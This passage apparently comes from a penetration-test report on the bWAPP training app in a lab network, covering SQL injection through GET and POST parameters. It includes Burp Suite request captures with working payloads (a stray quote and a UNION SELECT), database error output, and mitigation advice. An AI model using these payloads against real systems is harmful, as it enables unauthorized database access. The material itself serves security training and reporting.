
Severity: High


Affected on:

Infected URL	**http://192.168.73.146/bWAPP/sqli_2.php**
Infected Parameter	**SQL Database**
Parameter Type	**GET**
Attack Vector	**URL**

Analysis: After examining the web page http://192.168.73.146/bWAPP/sqli_2.php , we were able access data from the server's database, by manipulation URL query parameters that are directly used in the SQL query.

POC:


bWAPP - SQL Injection
192.168.73.146/bWAPP/sqli_2.php?movie=3&action=go
Kali Linux
Kali Tools
Metasploitable2 - Linux — http://192.168.73.129
192.168.73.146 — http://192.168.73.146
Home of Acunetix Art — http://testphp.vulnweb.com
Supercar Showdown - Supercar Showdown — hack-yourself-first.com
Altoro Mutual — http://testfire.net
YouTube — youtube.com
This time, search with:
Bugs
/ SQL Injection (GET/Select) /
Select a movie: G.I. Joe: Retaliation
Go
Title
Release
Character
Genre
IMDb
Man of Steel
2013
Clark Kent
action
Link
bWAPP - SQL Injection
192.168.73.146/bWAPP/sqli_2.php?movie=3'&action=go
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
https://3.6.32.158:8004/
Censys Search
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ SQL Injection (GET/Select) /
Select a movie: G.I. Joe: Retaliation
Go
Title
Release
Character
Genre
IMDb
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1



Impact: Attackers can manipulate the query to retrieve data they shouldn't have access to. Sensitive information may be exposed, including user credentials, personal data, or proprietary information.

Mitigations:

Use parameterized queries or prepared statements to separate user input from the SQL query structure.

Validate and sanitize user input before incorporating it into SQL queries.

Encode or escape user-generated content before displaying it to users to prevent attacks like reflected XSS.

Allow only a predefined set of safe characters or patterns in user input.

Limit database user privileges to minimize the impact of a successful exploit.

Avoid displaying detailed SQL errors to users, as they can provide attackers with information about the database structure.

4.12 Injection – SQL Injection (POST/Search)

Vulnerability: This vulnerability occurs when user-supplied data from an HTTP POST request, often from a search form, is included in a SQL query without proper validation or parameterization. Attackers can manipulate the input to modify the query's logic, potentially revealing sensitive data, gaining unauthorized access, or manipulating the database.


Severity: High

Affected on:


Infected URL	**http://192.168.73.146/bWAPP/sqli_6.php**
Infected Parameter	**SQL Database**
Parameter Type	**POST**
Attack Vector	**HTTP POST Parameter**


Analysis: After examining the web page http://192.168.73.146/bWAPP/sqli_6.php , we were able to access the data from server's database by manipulating form field values submitted via HTTP POST request that are directly used in the SQL query using Burp Suite.


POC:



Burp Suite Community Edition v2023.10.3.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder
Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.73.146:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /bWAPP/sqli_6.php HTTP/1.1
2 Host: 192.168.73.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 26
9 Origin: http://192.168.73.146
10 Connection: close
11 Referer: http://192.168.73.146/bWAPP/sqli_6.php
12 Cookie: security_level=0; PHPSESSID=a2026cf53e9a89713110fd622eaeae36
13 Upgrade-Insecure-Requests: 1
14
15 title=Batman'&action=search


/ SQL Injection (POST/Search) /
Search for a movie: Search
Title Release Character Genre IMDb
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1


Burp Suite Community Edition v2023.10.3.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.73.146:80
Forward Drop Intercept... Action Open br... Add notes HTTP/1
Pretty Raw Hex
1 POST /bWAPP/sqli_6.php HTTP/1.1
2 Host: 192.168.73.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 26
9 Origin: http://192.168.73.146
10 Connection: close
11 Referer: http://192.168.73.146/bWAPP/sqli_6.php
12 Cookie: security_level=0; PHPSESSID=a2026cf53e9a89713110fd622eaeae36
13 Upgrade-Insecure-Requests: 1
14
15 title=Batman' union select 1,2,3,4,5,6,7 #&action=search
Inspector
Notes
Search
0 highlights


bWAPP - SQL Injection
192.168.73.146/bWAPP/sqli_6.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Other Bookmarks
bWAPP
an extremely buggy web app
Choose your bug:
bWAPP v2.2
Hack
Set your security level:
low
Set
Current: low
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout
/ SQL Injection (POST/Search) /
Search for a movie:
Search
Title Release Character Genre IMDb
2 3 5 4 Link


Burp Suite Community Edition v2023.10.3.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.73.146:80
Forward Drop Intercept... Action Open br... Add notes HTTP/1
Pretty Raw Hex
1 POST /bWAPP/sqli_6.php HTTP/1.1
2 Host: 192.168.73.146
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 26
9 Origin: http://192.168.73.146
10 Connection: close
11 Referer: http://192.168.73.146/bWAPP/sqli_6.php
12 Cookie: security_level=0; PHPSESSID=a2026cf53e9a89713110fd622eaeae36
13 Upgrade-Insecure-Requests: 1
14
